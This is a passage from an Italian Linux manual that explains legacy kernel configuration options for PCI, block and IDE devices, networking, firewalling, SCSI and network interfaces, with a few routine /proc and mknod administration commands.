    Se è stata attivata l'opzione *PCI support*, si può attivare anche l'utilizzo del BIOS per individuare i dispositivi PCI e determinare la loro configurazione. Tuttavia, le prime schede madri che incorporavano un bus PCI avevano un BIOS imperfetto che potrebbe causare dei problemi attivando questa opzione.

    Quando non è possibile utilizzare il BIOS per individuare i dispositivi PCI, si può tentare di attivare l'accesso diretto al bus PCI saltando le funzioni del BIOS stesso. Se vengono attivate entrambe le funzionalità, l'utilizzo del BIOS ha la precedenza e l'accesso diretto viene praticamente ignorato.

    ```
    (X) BIOS
    ( ) Direct
    ( ) Any
    ```

  - *PCI quirks* [Y]

    Se si dispone di un BIOS imperfetto per la gestione del PCI, si può attivare questa opzione che dovrebbe raggirare il problema.

  - *Backward-compatible /proc/pci* [Y]

    L'attivazione di questa opzione permette di mantenere la compatibilità nella directory `/proc/pci/` per ciò che riguarda le informazioni sul bus PCI. Questo consente il funzionamento di vecchi programmi che fanno affidamento su quella impostazione iniziale.

- *MCA support* [N]

  Questa opzione permette di attivare la gestione del bus MCA (*Micro Channel Architecture*), utilizzato in alcuni elaboratori IBM PS/2.

- *System V IPC* [Y]

  IPC sta per *Inter Process Communication* e si riferisce a una serie di funzioni di libreria e chiamate di sistema che permettono ai processi elaborativi, cioè ai programmi, di sincronizzarsi e di scambiarsi informazioni. È praticamente indispensabile l'attivazione di questa opzione, in considerazione del fatto che alcuni programmi non sono in grado di funzionare se non è disponibile l'IPC.

- *BSD Process Accounting* [y]

  Si tratta della possibilità di attivare un controllo dei processi da parte degli stessi, anche se non hanno privilegi particolari. Questo controllo si attua attraverso una forma di contabilizzazione delle risorse utilizzate.

- *Sysctl support* [Y]

  L'interfaccia **`sysctl`** permette di intervenire dinamicamente su alcuni elementi del sistema, attraverso l'uso di una funzione di sistema specifica, o anche con l'accesso a file (virtuali) contenuti nella directory `/proc/sys/`.

- *Kernel support for a.out binaries* [Y]

  Nelle prime versioni dei sistemi Unix si utilizzava il formato a.out (*Assembler.OUTput*) per le librerie e gli eseguibili. GNU/Linux ha utilizzato i formati a.out, ma ormai, quasi tutto è stato convertito nel formato ELF. Tuttavia, questa opzione permette di continuare a utilizzare programmi compilati nel vecchio modo.

- *Kernel support for ELF binaries* [Y]

  Questa opzione permette di utilizzare librerie e binari compilati con il formato ELF (*Executable and Linkable Format*), ovvero il successore del tipo a.out (*Assembler.OUTput*). In generale, è necessario attivare questa opzione.

- OBSOLETO *Compile kernel as ELF – if your GCC is ELF-GCC* [Y]

  Questa opzione permette di attivare la compilazione del kernel in formato ELF. Per poter fare questo occorre disporre del compilatore `gcc` 2.7.0 o di una versione più recente.

  Nei kernel più recenti, la compilazione in formato ELF è obbligatoria e questa richiesta scompare dalla procedura di configurazione.

- *Kernel support for MISC binaries* [Y]

  L'attivazione di questa opzione permette l'avvio automatico di programmi che richiedono un interprete, come nel caso di Java.

- OBSOLETO *Kernel support for JAVA binaries*

  L'attivazione di questa opzione permette l'avvio automatico dell'interprete del formato binario Java (*Java bytecode*) quando si tenda di avviare un file compilato in Java. Questa opzione è obsoleta perché basta attivare l'opzione *Kernel support for MISC binaries*.

- *Parallel port support* [Y]

  Se si intende utilizzare la porta parallela per qualunque scopo, quale quello di connetterci una stampante o un cavo PLIP, occorre attivare questa opzione. I kernel per i quali non viene richiesta questa indicazione, includono automaticamente la gestione della porta parallela.

  - *PC style hardware* [Y]
    Se si attiva la gestione della porta parallela è necessario specificare se questa riguarda un PC o meno. Questa opzione deve essere attivata nel caso si utilizzi un PC e anche in alcuni elaboratori Alpha.

- *Advanced Power Management BIOS support*

  Le specifiche APM riguardano la gestione di meccanismi per il controllo e la riduzione del consumo attraverso il BIOS. Attivando questa opzione si permette al kernel di gestire alcune delle possibilità offerte da queste specifiche e possono funzionare solo se il BIOS è strettamente aderente a questo standard. Alcuni elaboratori portatili hanno un BIOS che non è perfettamente compatibile con queste specifiche e l'attivazione di questa opzione provoca solo dei problemi.

  Generalmente, se non si utilizza un elaboratore a batterie, non è utile l'attivazione di questa opzione.

### 12.5.5 Plug and Play support

La gestione del Plug & Play permette al kernel di configurare automaticamente alcuni dispositivi che aderiscono a queste specifiche.

- *Plug and Play support* [y]

  Attivando questa opzione si abilita la gestione del Plug & Play.

  - *Auto-probe for parallel devices* [y]
    Alcune stampanti sono in grado di rispondere a una richiesta di identificazione. In questo modo, attivando questa opzione, è possibile che il kernel le identifichi, e insieme a loro, anche altre unità periferiche connesse alla porta parallela che possono rispondere a una richiesta del genere.

### 12.5.6 Block devices

Un dispositivo a blocchi è quello che utilizza una comunicazione a blocchi di byte di dimensione fissa e si contrappone al dispositivo a caratteri con cui la comunicazione avviene byte per byte. Il dispositivo a blocchi tipico è un'unità a disco.

- *Normal PC floppy disk support* [Y]

  Questa opzione permette di utilizzare le unità a dischetti. Di solito, conviene attivare questa opzione.

- *Enhanced IDE/MFM/RLL disk/cdrom/tape/floppy support* [Y]

  Questa opzione permette di utilizzare la maggior parte di unità IDE/EIDE/ATAPI (dischi fissi e altro). Di solito, conviene attivare questa opzione.

– *Use old disk-only driver on primary interface* [N]

  Attivando questa opzione si abilita la gestione della prima interfaccia IDE, esclusivamente per accedere a dischi fissi normali. Questa opzione può essere utilizzata principalmente in due situazioni: quando per qualche motivo non si riescono a gestire i dischi fissi utilizzando l'opzione *Enhanced IDE/MFM/RLL disk/cdrom/tape support*; quando si vuole realizzare un kernel di dimensioni particolarmente piccole e l'utilizzo di unità differenti dai dischi fissi non è previsto.

  In generale, conviene disattivare questa opzione.

– *Include IDE/ATA-2 DISK support* [Y]

  L'attivazione di questa opzione è quasi obbligatoria quando si utilizza la gestione normale delle unità IDE, attraverso l'opzione *Enhanced IDE/MFM/RLL disk/cdrom/tape support*.

– *Include IDE/ATAPI CDROM support* [Y]

  Se si utilizza un lettore CD-ROM ATAPI, cioè connesso all'interfaccia IDE/EIDE, si deve attivare questa opzione.

– *Include IDE/ATAPI TAPE support* [y]

  Se si utilizza un'unità a nastro ATAPI, cioè connessa all'interfaccia IDE/EIDE, si deve attivare questa opzione.

– *Include IDE/ATAPI FLOPPY support* [y]

  Se si utilizza un'unità a dischetti rimovibili ATAPI, cioè connessa all'interfaccia IDE/EIDE, si deve attivare questa opzione.

– OBSOLETO *Support removable IDE interfaces (PCMCIA)*

  Se si utilizzano unità IDE esterne, connesse attraverso una scheda PCMCIA, questa opzione dovrebbe permettere la connessione e disconnessione a caldo.

  Se non si ha questa necessità conviene disattivare questa opzione.

– *SCSI emulation support* [N]

  Attivando questa opzione è possibile utilizzare i driver di dispositivo SCSI per unità ATAPI equivalenti. Ciò può essere utile quando si dispone di una nuova unità ATAPI per la quale non è ancora stato realizzato un driver adatto, mentre esiste già un driver equivalente per la stessa unità in versione SCSI.

– *CMD640 chipset bugfix/support* [Y]

  Se si dispone di una vecchia scheda madre o di una vecchia scheda di controllo IDE, che utilizza l'integrato CMD640, conviene attivare questa opzione. Con questo tipo di integrato possono verificarsi delle gravi perdite di dati a causa di un problema di progettazione. Attivando questa opzione, viene aggiunto al kernel il codice necessario all'identificazione e correzione automatica del problema.

  * *CMD640 enhanced support*
    Questa opzione permette di includere la gestione delle modalità PIO sulle unità di controllo IDE con integrato CMD640. Se si ha una tale unità di controllo e il BIOS non è in grado di gestire automaticamente questo meccanismo, conviene attivare l'opzione, altrimenti no.

– *RZ1000 chipset bugfix/support* [Y]

  Se si dispone di una scheda madre o di un'interfaccia IDE che utilizza l'integrato RZ1000 conviene attivare questa opzione. Con questo tipo di integrato possono verificarsi delle gravi perdite di dati a causa di un problema di progettazione. Attivando questa opzione, viene aggiunto al kernel il codice necessario all'identificazione e correzione automatica del problema.

– *Generic PCI IDE chipset support* [Y]

  Questa opzione abilita l'utilizzo di unità IDE su una scheda madre di tipo PCI. In generale è necessario attivare questa opzione, a meno che si utilizzino esclusivamente unità SCSI. In ogni caso, l'attivazione superflua dell'opzione non dovrebbe costituire un problema.

  * *Generic PCI bus-master DMA support* [Y]
    Permette l'attivazione del DMA per i dischi IDE. In generale conviene attivare questa opzione.
  * *Boot off-board chipsets first support* [N]
    Permette di attivare prima le unità IDE collocate su schede di interfaccia esterne, e successivamente quelle incorporate nella scheda madre. In pratica, questo serve a invertire l'ordine attribuito alle unità dei dischi IDE, quando esiste contemporaneamente un'unità di controllo incorporata e una esterna.
    In generale, è meglio lasciare disattivata questa opzione.
  * *Use DMA by default when available* [y]
    Permette l'attivazione del DMA per i dischi IDE in modo predefinito. Potrebbe essere conveniente disattivare questa opzione in presenza di hardware PCI imperfetto.

- *Other IDE chipset support*

  Conviene attivare questa opzione se si desidera includere la gestione avanzata per vari tipi di interfaccia IDE, sia quelle incorporate nelle schede madri che quelle su schede aggiuntive. In alcuni casi, potrebbe essere necessaria l'attivazione di questa opzione per permettere a GNU/Linux di accedere alla terza o quarta unità disco.

- *Loopback device support* [Y]

  Attivando questa opzione, il kernel permetterà di montare un file come se si trattasse di un filesystem. Ciò permette per esempio di utilizzare dei file-immagine di dischetti, direttamente così come sono.

  | |
  |---|
  | Il termine *loop device* usato qui, non deve essere confuso con *loopback device* usato nella configurazione dei servizi di rete. |

- *Network block device support*

  Attivando questa opzione, si abilita il proprio elaboratore a diventare un client di un dispositivo di rete a blocchi, NBD (*network block device*). Si tratta di una funzionalità speciale, e non è richiesta per la gestione normale dei servizi di rete, nemmeno nel caso dell'utilizzo del protocollo NFS.

- *Multiple devices driver support* [N]

  Attivando questa opzione, si include un driver che permette di combinare diverse partizioni in un'unica unità a blocchi (come se fosse un'unica partizione). Questo si utilizza tipicamente per la gestione dei dischi RAID.

- *RAM disk support* [Y]

  Attivando questa opzione diventa possibile la gestione di dischi RAM. Di solito, i dischetti utilizzati per installare GNU/Linux sono preparati in modo da utilizzare questa possibilità.

  - *Initial RAM disk (initrd) support* [Y]

    L'attivazione di questa opzione permette la gestione di un disco RAM iniziale, cioè attivato dallo stesso sistema di caricamento (il *boot loader*, cioè LILO, Loadlin e altri).

- *XT harddisk support* [N]

  Questa opzione permette di utilizzare le vecchie unità di controllo a 8 bit dei primi IBM XT. È molto improbabile che un elaboratore in grado di far funzionare GNU/Linux abbia a disposizione tali vecchie schede di controllo.

- *Parallel port IDE device support*

  Questa opzione introduce all'inserimento del codice necessario a gestire le unità IDE/ATAPI connesse attraverso una porta parallela. Se si intende gestire simultaneamente la stampa e queste altre unità esterne, è importante che questa opzione e quella di attivazione della gestione della stampa, siano entrambe attivate per l'inserimento nel kernel monolitico, oppure siano entrambe gestite attraverso moduli.

  Dall'attivazione di questa opzione discende poi l'attivazione di driver ad alto livello, ovvero, generalizzati per un genere di utilizzo, e successivamente di driver specifici per il tipo di hardware utilizzato effettivamente.

  - *Parallel port IDE disks*

    Attiva il driver di alto livello per la gestione dei dischi IDE connessi attraverso la porta parallela. L'utilizzo di questa opzione richiede poi la selezione di un driver specifico per il tipo di hardware utilizzato.

  - *Parallel port ATAPI CDROMs*

    Attiva il driver di alto livello per la gestione dei lettori CD-ROM ATAPI connessi attraverso la porta parallela. L'utilizzo di questa opzione richiede poi la selezione di un driver specifico per il tipo di hardware utilizzato.

  - *Paralel port ATAPI disks*

    Attiva il driver di alto livello per la gestione dei dischi ATAPI connessi attraverso la porta parallela. L'utilizzo di questa opzione richiede poi la selezione di un driver specifico per il tipo di hardware utilizzato.

  - *Paralel port ATAPI tapes*

    Attiva il driver di alto livello per la gestione delle unità a nastro ATAPI connesse attraverso la porta parallela. L'utilizzo di questa opzione richiede poi la selezione di un driver specifico per il tipo di hardware utilizzato.

– *Paralel port generic ATAPI devices*

  Attiva il driver di alto livello per la gestione di unità ATAPI generiche attraverso la porta parallela. In particolare può essere utile per il programma di masterizzazione CD-R **`cdrecord`**. L'utilizzo di questa opzione richiede poi la selezione di un driver specifico per il tipo di hardware utilizzato.

Dopo l'indicazione dei tipi di hardware che si vogliono gestire attraverso la porta parallela, occorre indicare anche il tipo di protocollo utilizzato. Qui l'elenco di questi protocolli viene omesso.

### 12.5.7 Networking options

La configurazione delle funzionalità di rete è importante anche se il proprio elaboratore è isolato. Quando è attiva la gestione della rete, il kernel fornisce implicitamente le funzionalità di inoltro dei pacchetti, consentendo in pratica il funzionamento come router. Tuttavia, l'attivazione di ciò dipende dall'inclusione della gestione del filesystem `/proc/` (**`Filesystems`**) e dell'interfaccia **`sysctl`** (**`General setup`**). Inoltre, durante il funzionamento del sistema è necessario attivare espressamente l'inoltro attraverso un comando simile a quello seguente:

```
# echo '1' > /proc/sys/net/ipv4/ip_forward
```

- *Packet socket* [Y]

  Attivando questa opzione, si permette il funzionamento di programmi che accedono direttamente alle interfacce di rete, come **`tcpdump`**. Se non ci sono motivi particolari per volere impedire questa possibilità, conviene attivare questa opzione.

- *Kernel/User netlink socket* [Y]

  Attivando questa opzione, si abilita un tipo di comunicazione tra alcune parti del kernel e i processi di elaborazione. Per questa comunicazione si utilizzano dei file di dispositivo speciali.

  Se si intende utilizzare il demone **`arpd`** che aiuta a mantenere una memoria cache ARP interna (una mappa delle corrispondenze tra indirizzi IP e indirizzi fisici della rete locale) occorre attivare questa opzione.

- *Routing messages* [Y]

  Questa opzione può essere attivata solo se in precedenza si attiva anche *Kernel/User netlink socket*. Attivando questa opzione e creando il file di dispositivo `/dev/route`, come nell'esempio seguente, si può accedere alle informazioni sull'instradamento attraverso la lettura di questo file.

  ```
  # mknod /dev/route c 36 0
  ```

- *Network firewalls* [Y]

  Un firewall è un elaboratore che protegge una rete locale dal resto del mondo: tutto il traffico da e per gli elaboratori della rete locale viene filtrato dal firewall. Se si vuole configurare il proprio sistema GNU/Linux come firewall per la rete locale, si deve rispondere affermativamente alla domanda con **`Y`**. Se la rete locale in questione è basata sul protocollo TCP/IP, occorrerà rispondere affermativamente anche alla domanda *IP firewalling*. Nello stesso modo, occorrerà rispondere affermativamente alla domanda *IP firewalling* se si vuole utilizzare il mascheramento IP (*IP masquerading*) che significa che gli elaboratori della rete locale possono comunicare con quelli della rete esterna, ma gli elaboratori esterni alla rete locale operano come se comunicassero con il firewall. Quindi, il mascheramento IP permette di rendere invisibili gli indirizzi locali alla rete esterna, eliminando il problema di utilizzare indirizzi validi per la rete Internet.

- *Network aliasing* [Y]

  Rispondendo affermativamente si consente l'utilizzo di nomi differenti per le stesse reti fisiche. In pratica, questa è una richiesta preliminare da cui dipenderanno altre opzioni più specifiche, come *IP: aliasing support*.

- *Socket filtering*

  Si tratta di una funzionalità speciale, attraverso cui i programmi possono stabilire un filtro per la selezione dei dati che possono attraversare una porta determinata.

- *Unix domain socket* [Y]

  Si tratta di un'opzione praticamente obbligatoria per l'utilizzo di qualunque applicazione che acceda a funzionalità di rete, anche se l'elaboratore non è fisicamente connesso ad alcuna rete vera e propria. In pratica consente l'utilizzo di socket di dominio UNIX, cioè connessioni basate su file speciali di tipo socket.

- *TCP/IP networking* [Y]

  Si tratta dei protocolli usati all'interno di Internet e nella maggior parte delle reti locali. La cosa migliore è rispondere affermativamente, dal momento che alcuni programmi usano TCP/IP anche se l'elaboratore non è connesso a una rete. Ciò attiverà il cosiddetto *loopback* che in pratica permette di comunicare con se stessi. A perte questo, la cosa più importante per l'utente comune è la possibilità di accedere attraverso la linea telefonica a un nodo di Internet.

  – OBSOLETO *IP: forwarding/gatewaying* [Y]

    Se appare la richiesta di questa opzione, è possibile indicare esplicitamente l'abilitazione o meno delle funzionalità di inoltro dei pacchetti (router), per l'instradamento di pacchetti tra due reti fisiche distinte.

    Nei kernel più recenti questa opzione è stata eliminata e di conseguenza le funzionalità di inoltro sono sempre presenti.

  – *IP: multicasting* [y]

    Si tratta del codice necessario per raggiungere diversi elaboratori di una rete con un unico indirizzo. Se si intende usare **`gated`**, il demone che aggiorna le tabelle di instradamento (*routing*) del proprio elaboratore, è opportuno rispondere affermativamente a questa domanda. Il *multicasting* è necessario anche per partecipare a MBONE, una rete ad alta banda sulla parte superiore di Internet, che trasporta trasmissioni circolari (broadcast) audio e video.

  – *IP: advanced router*

    Attivando questa opzione, si ottiene semplicemente la possibilità di specificare in dettaglio la gestione del kernel riguardo al funzionamento come router.

    * *IP: policy routing*
      Fa in modo che vengano presi in considerazione più elementi del solito per definire l'instradamento dei pacchetti.
    * *IP: equal cost multipath*
      Permette di definire instradamenti differenti ed equivalenti, che vengono considerati dal kernel come aventi lo stesso «costo».
    * *IP: use TOS value as routing key*
      La parte iniziale dei pacchetti IP contiene un valore TOS (*Type Of Service*), che permette di distinguere esigenze differenti per il transito di questi. Abilitando questa opzione, è possibile stabilire instradamenti differenti in funzione di tale valore.
    * *IP: verbose route monitoring* [Y]
      Permette di essere informati, attraverso le registrazioni del kernel (*log*), di situazioni strane nella gestione del traffico IP (pacchetti anomali o problemi derivati da configurazioni errate).
    * *IP: large routing tables*
      Se si amministra un router con molti instradamenti differenti, conviene attivare questa opzione.
    * *IP: fast network address translation*
      Fa in modo che il router possa modificare gli indirizzi di origine e di destinazione dei pacchetti che lo attraversano.

  – *IP: kernel level autoconfiguration*

    Attivando questa opzione si fa in modo che il kernel sia in grado di configurare le interfacce di rete attraverso il protocollo BOOTP, oppure RARP. Questo serve esclusivamente per i sistemi senza disco (*diskless*), e in tutti gli altri casi è perfettamente inutile.

  – *IP: firewalling* [Y]

    Se si vuole utilizzare l'elaboratore come firewall per il filtro di pacchetto IP, in modo da controllare il transito dei pacchetti, oppure per poter mascherare una rete privata, occorre attivare questa opzione. Per ottenere il funzionamento del firewall è necessario che sia attiva anche la gestione dell'inoltro dei pacchetti, come descritto nell'introduzione a questo gruppo di opzioni.

    * *IP: firewall packet netlink device* [y]
      Questa opzione può essere attivata solo se prima si attiva anche *Kernel/User netlink device*. Attivando questa opzione e creando il file di dispositivo corrispondente nella directory `/dev/`, si può accedere alle informazioni relative ai tentativi falliti di attraversamento del firewall. In pratica, permette di controllare eventuali tentativi di attacco al sistema.
    * *IP: always defragment (required for masquerading)*
      Questa opzione permette di gestire la ricomposizione automatica dei pacchetti IP frammentati. Quando si utilizza il proprio elaboratore come firewall, è particolarmente importante attivare questa opzione.

Si può attivare questa opzione solo su un firewall che è l'unico collegamento tra la rete locale e l'esterno. In tal caso, è indispensabile la ricomposizione dei pacchetti se si utilizza il sistema del mascheramento IP. (*IP: masquerading*).
Non si deve attivare questa opzione in un qualsiasi elaboratore che svolge funzioni di router e tanto meno in un normale elaboratore connesso alla rete senza particolari ruoli.

* OBSOLETO *IP: firewall packet logging*
  Questa opzione permette di monitorare il funzionamento del firewall in modo da conoscere cosa accade con i pacchetti ricevuti. Le informazioni sono gestite dal demone **`klogd`** (28.1.6) che si occupa della registrazione dei messaggi del kernel.
* *IP: transparent proxy support*
  Attivando questa opzione si ottiene la possibilità di ridirigere il traffico della rete locale verso un proxy, senza che i nodi di questa rete debbano essere configurati per questo.
* OBSOLETO *IP: accounting*
  Permette di tenere traccia del traffico IP e di produrre delle statistiche. L'attivazione di questa opzione è utile nel caso in cui si intenda configurare il proprio elaboratore come firewall oppure router. Le informazioni prodotte sono accessibili all'interno del file `/proc/net/ip_acct`. Di conseguenza, perché le cose funzionino, occorre anche che il filesystem `/proc/` sia attivato.
* *IP: masquerading* [y]
  Quando si costruisce un kernel per un elaboratore che agisce da firewall è possibile aggiungere la gestione del mascheramento degli indirizzi utilizzati nella rete locale per la quale si intende operare. In pratica, si può fare in modo che gli elaboratori della rete locale non siano visibili all'esterno. È poi compito del firewall dirigere i pacchetti di dati all'elaboratore corretto nella rete locale. All'esterno sembra che tutto il traffico sia svolto solo dall'elaboratore che funge da firewall.
  Attivando questa opzione si ottiene la gestione del mascheramento degli indirizzi a valle del firewall.
* *IP: ICMP masquerading* [y]
  Il mascheramento degli indirizzi riguarda normalmente i protocolli TCP e UDP. Attivando questa opzione si ottiene anche il mascheramento dei pacchetti che utilizzano il protocollo ICMP (per esempio **`ping`**).

– *IP: optimize as router not host* [N]

Permette di ottimizzare il funzionamento dell'elaboratore che svolge esclusivamente la funzione di router. Non deve essere attivata questa opzione nel caso di un elaboratore che svolge anche altre attività.

– *IP: tunneling* [N]

Il *tunneling* è un metodo attraverso il quale si incapsulano i dati di un protocollo in un altro protocollo e si inviano attraverso un canale che può gestire il secondo protocollo e non il primo.

Questo tipo di *tunneling* riguarda IP attraverso IP. Apparentemente può sembrare inutile, ma ciò permette di fare apparire un elaboratore presente in un punto diverso da quello in cui si trova fisicamente. È particolarmente importante per i portatili che si devono muovere nella rete pur mantenendo un unico indirizzo IP.

L'attivazione di questa opzione genera due moduli distinti: uno da utilizzare come incapsulatore e l'altro come estrattore.

Nella maggior parte dei casi si lascia disattivata questa opzione.

– *IP: GRE tunnels over IP* [N]

GRE sta per *Generic Routing Encapsulation* e allo stato attuale permette l'incapsulamento di IPv4 o IPv6 all'interno di pacchetti IPv4. Questo tipo di incapsulamento offre dei vantaggi rispetto a quello normale.

– *IP: multicast routing*

L'attivazione di questa opzione permette l'inoltro di pacchetti con destinazioni multiple: *multicast*.

– *IP: aliasing support* [Y]

Consente l'attribuzione di diversi indirizzi IP alla stessa interfaccia di rete.

– *IP: TCP syncookie support* [Y]

È un sistema di protezione contro un tipo di attacco noto come *SYN flooding*. L'attivazione di questa opzione, non implica automaticamente l'attivazione della protezione. per questo occorre eseguire un comando durante il funzionamento del sistema.

```
# echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

- *IP: reverse ARP*

  Se all'interno della rete locale ci sono macchine che conoscono il proprio indirizzo Ethernet (cioè l'indirizzo della scheda di rete), ma non conoscono il loro indirizzo IP, subito dopo il loro avvio possono inviare una richiesta di RARP (*Reverse Address Resolution Protocol*) per conoscere il loro indirizzo IP. Le macchine Sun 3 Diskless (cioè terminali senza disco della Sun), utilizzano questa procedura al momento dell'avvio. Se si vuole che il proprio elaboratore GNU/Linux sia in grado di rispondere a queste richieste, occorre rispondere affermativamente a questa domanda e in più occorrerà eseguire il programma **`rarp`**. Una soluzione migliore al problema dell'avviamento e configurazione di elaboratori nella rete è data dal protocollo BOOTP e dal suo successore DHCP.

- *IP: Drop source routed frames* [Y]

  Di solito, quando viene prodotto un pacchetto IP, viene specificato solo la sua destinazione e i vari nodi incontrati lungo la sua strada si occuperanno dell'instradamento corretto. Tuttavia, esiste una caratteristica del protocollo IP che permette di specificare il percorso completo di un dato pacchetto, già dalla sua origine. Un pacchetto che possiede tale informazione è chiamato *source routed*, cioè instradato all'origine. Il problema sta nel decidere se si intendono rispettare queste richieste di instradamento quando arrivano tali pacchetti, oppure no. Il rispetto di queste richieste può introdurre problemi di sicurezza e in generale è raccomandabile di rispondere affermativamente alla domanda, se non si conoscono bene le conseguenze che altrimenti potrebbero derivarne.

- *IP: Allow large windows (not recommended if <16Mb of memory)* [y]

  Nelle reti a lunga distanza e ad alta velocità il limite di prestazioni è dato dalla quantità di dati che una macchina può accumulare fino a quando l'altra, dall'altra parte, invia la conferma. Questa opzione permette di lasciare una quantità più grande di dati in giro (*in flight*), per unità di tempo. Ciò significa anche che c'è bisogno di più memoria per i processi che utilizzano la rete e quindi questa opzione è utile e dà i migliori risultati solo su elaboratori che abbiano almeno 16 Mbyte di memoria centrale.

- *The IPv6 protocol*

  Questa opzione permette di abilitare la gestione del protocollo IPv6.

  * *IPv6: enable EUI-64 token format*
    Abilita l'utilizzo del formato EUI-64 per gli identificatori di interfaccia. Se si utilizza IPv6, conviene attivare questa opzione.

    · *IPv6: disable provider based addresses*
    L'RFC 2373 ha reso obsoleti gli indirizzi *provider-based* e quelli *geographic-based*. Questa opzione permette di disabilitare la gestione degli indirizzi *provider-based*. Se si inizia a utilizzare IPv6 e non sono mai stati usati gli indirizzi *provider-based* conviene abilitare questa opzione.

- *The IPX protocol*

  Questa opzione permette di abilitare il supporto alle reti Novell, IPX. C'è bisogno di questo se si vuole accedere a file o servizi di stampa di reti Novell Netware. In tal caso si può utilizzare il client **`ncpfs`** oppure l'emulatore Dos DOSEMU.

  - *Full internal IPX network*

- *Appletalk DDP*

  Appletalk è il modo con cui comunicano gli elaboratori Apple attraverso la rete. EtherTalk è il nome usato per le comunicazioni sulle reti Ethernet, LocalTalk identifica la comunicazione attraverso le porte seriali. Se si è connessi a una rete del genere e si vuole comunicare, occorre rispondere affermativamente a questa domanda. Per fare in modo che l'elaboratore GNU/Linux agisca come server per gli elaboratori MAC, sia per i file che per la stampa, occorre il pacchetto Nettalk.

- *Bridging*

  Questa opzione permette di utilizzare il proprio elaboratore come un bridge Ethernet. In tal modo, i segmenti di rete fisica che vengono connessi appaiono come un'unica rete.

- OBSOLETO *IP: PC/TCP compatibility mode*

  Se sono state riscontrate difficoltà per connettersi attraverso un programma di Telnet da un elaboratore con sistema operativo Dos che usa il protocollo PC/TCP, si può tentare di abilitare questa funzione. In tutti gli altri casi si deve rispondere **`N`** a questa domanda.

  Per quanto riguarda il Telnet di NCSA, si può leggere la sezione 97.3 o eventualmente il file `/usr/src/linux/Documentation/networking/ncsa-telnet`.

- OBSOLETO *IP: Path MTU Discovery (normally enabled)*

  MTU (*Maximal Transfer Unit*) è la dimensione dei blocchi di dati (*chunk*) che si inviano attraverso la rete. *Path MTU Discovery* significa che invece di inviare sempre blocchi di dati molto piccoli, si inizia inviando blocchi di grandi dimensioni e se si scopre che alcuni nodi gradiscono blocchi piccoli, si aggiusta questa dimensione dei blocchi di dati a valori minori.

  Alcune versioni Dos di Telnet NCSA, così come altro software, possono connettersi solo se si disabilita questa funzionalità.

  Nelle versioni di kernel più vecchie, questa domanda veniva posta in modo inverso, richiedendo all'utente se si voleva disattivare la funzione: attenzione.

- *CPU is too slow to handle full bandwidth*

  Se per qualche motivo si ritiene che l'elaboratore sia troppo «lento» rispetto alle capacità della rete a cui è connesso, si può attivare questa opzione.

### 12.5.8 SCSI support

Questa sezione riguarda la gestione del kernel delle unità SCSI.

- *SCSI support* [y]

  Per poter gestire una qualunque unità SCSI occorre attivare questa opzione. Se questa viene attivata, seguono una serie di altre opzioni da definire, compresa l'identificazione del modello di unità SCSI.

- *SCSI disk support*

  Per poter utilizzare un disco fisso SCSI occorre attivare questa opzione.

- *SCSI tape support*

  Per poter utilizzare un'unità a nastro SCSI occorre attivare questa opzione.

- *SCSI CD-ROM support*

  Per poter utilizzare un lettore CD-ROM SCSI occorre attivare questa opzione. Quando si intendono utilizzare lettori CD-ROM ci si deve ricordare di attivare in seguito la gestione del filesystem ISO 9660.

  - *Enable vendor-specific extentions (for SCSI CDROM)*

- *SCSI generic support*

  Per gestire altri tipi di unità SCSI occorre attivare questa opzione.

- *Probe all LUNs on each SCSI device* [N]

  Questa opzione permette di attivare la gestione dei LUN multipli (*Logical Unit Number*). Sono rare le unità SCSI che utilizzano più di un LUN; per esempio potrebbe trattarsi di un juke-box per CD.

- *Verbose SCSI error reporting* [Y]

  Questa opzione permette di ottenere maggiori informazioni diagnostiche sul proprio hardware SCSI.

- *SCSI low-level drivers*

  L'ultima indicazione inerente le unità SCSI è l'identificazione del tipo, o dei tipi, di schede SCSI utilizzate. Qui viene omesso l'elenco di unità SCSI utilizzabili.

### 12.5.9 Network device support

Questa sezione riguarda la definizione delle interfacce di rete che si utilizzano.

- *Network device support* [Y]

  Si deve rispondere affermativamente a questa domanda se si intende far gestire al kernel una qualunque interfaccia che consenta la connessione con una rete di qualunque tipo. In pratica, se si vuole connettere il proprio elaboratore GNU/Linux a una rete, occorre una scheda di rete; se si vuole connettere il proprio elaboratore GNU/Linux a un nodo di Internet attraverso una connessione telefonica, occorre il supporto PPP oppure SLIP. In questo senso è praticamente necessario rispondere affermativamente a questa domanda.

- *ARCnet support*

  Questa opzione, se attivata, permette successivamente di indicare una scheda di rete ARCnet.

- *Dummy net driver support* [Y]

  Questa opzione permette di definire un'interfaccia di rete fittizia. È utile se si vuole utilizzare SLIP o PPP.

- *EQL (serial line load balancing) support* [N]

  Si tratta di un driver usato per le comunicazioni su linee seriali (SLIP o PPP) multiple, che consente un bilanciamento del traffico tra linee e di conseguenza permette di ottenere prestazioni migliori nella comunicazione. Perché la cosa funzioni, occorre che questo driver sia attivo da entrambi i lati della connessione. Se si intende rispondere affermativamente, è anche necessario leggere la documentazione che si trova all'interno di `/usr/src/linux/drivers/net/README.eql`.

- *Ethernet (10 or 100Mbit)* [Y]

  Ethernet è il protocollo più usato nelle reti locali. 10base2, 10baseT e 100base... sono dei tipi comuni di connessioni Ethernet. Se il proprio elaboratore GNU/Linux viene connesso a una rete Ethernet, e di conseguenza dispone di una scheda di rete Ethernet, si deve rispondere affermativamente alla domanda. In tal modo verrà richiesto in seguito il modello della scheda utilizzata.

  - *3COM cards*
  - *AMD LANCE and PCnet (AT1500 and NE2100) support*
  - *Western Digital/SMC cards*
  - *Racal-Interlan (Micom) NI cards*
  - *Other ISA cards* [Y]
    Selezionando questa opzione, come nel caso delle altre interfacce di rete, diviene disponibile un elenco di importanza minore. Tra queste, è comunque molto importante la voce riferita alle schede NE2000 e cloni.[2]
  - *EISA, VLB, PCI and on board controllers*
  - *Pocket and portable adaptors*

- *FDDI driver support* [N]

  Se si utilizzano le fibre ottiche, deve essere attivata questa opzione.

- *Frame relay DLCI support* [N]

- OBSOLETO *PLIP (parallel port) support* [Y]

  Il protocollo PLIP (*Paralel Line Internet Protocol*) è usato per creare una mini rete di due elaboratori. Le porte parallele vengono connesse usando un cavo Null-Printer o Laplink che può trasmettere 4 bit alla volta. Per il cablaggio si possono leggere i file `/usr/src/linux/drivers/net/README?.plip`. I cavi possono essere lunghi 15 metri al massimo. La connessione fatta in questo modo può avvenire anche tra un elaboratore GNU/Linux e un elaboratore Dos che utilizza un driver di pacchetto adatto come quello della Crynwr (97.1).

- *PPP (point-to-point) support* [Y]

